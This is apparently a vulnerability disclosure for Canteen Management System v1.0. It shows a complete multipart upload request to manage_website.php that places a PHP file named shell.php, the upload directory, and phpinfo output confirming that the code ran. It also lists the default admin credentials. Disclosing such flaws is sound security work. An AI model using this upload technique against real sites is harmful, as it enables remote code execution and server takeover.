HKD01I Create RCE-1.md History

1 contributor

100 lines (69 sloc) | 3.18 KB

Canteen Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

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vendors: https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/youthappam/manage_website.php

Loophole location: Canteen Management System's manage_website.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /youthappam/manage_website.php HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.88/youthappam/manage_website.php
Cookie: PHPSESSID=lf9hph2449vgrcadcct2jgd8ne
Connection: close
Content-Type: multipart/form-data; boundary=--------------------------1386810434310
Content-Length: 1811

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Content-Disposition: form-data; name="title"

Admin Panel by
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Content-Disposition: form-data; name="footer"

Admin PanelÃ�Â
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Content-Disposition: form-data; name="short_title"

9090908080
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Content-Disposition: form-data; name="currency_code"

India
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Content-Disposition: form-data; name="currency_symbol"

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Content-Disposition: form-data; name="old_website_image"

shell.php
----------------------------13868104343107
Content-Disposition: form-data; name="website_image"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
----------------------------13868104343107
Content-Disposition: form-data; name="old_invoice_image"

logo.jpg
----------------------------13868104343107
Content-Disposition: form-data; name="invoice_image"; filename=""
Content-Type: application/octet-stream


----------------------------13868104343107
Content-Disposition: form-data; name="old_login_image"
```

```
logo.png
-----------------------------13868104343107
Content-Disposition: form-data; name="login_image"; filename=""
Content-Type: application/octet-stream


-----------------------------13868104343107
Content-Disposition: form-data; name="old_back_login_image"

logo.jpg
-----------------------------13868104343107
Content-Disposition: form-data; name="back_login_image"; filename=""
Content-Type: application/octet-stream


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Content-Disposition: form-data; name="btn_web"


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```


The files will be uploaded to this directory \youthappam\assets\uploadImage\Logo\

We visited the directory of the file in the browser and found that the code had been executed



PHP Version 8.1.0

System	Windows NT F5 6.1 build 7601 (Windows 7 Ultim
Build Date	Nov 23 2021 21:44:22
Build System	Microsoft Windows Server 2019 Datacenter [10.(
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-s pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with object-out-dir=../obj/" "--enable-com-dotnet=s
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled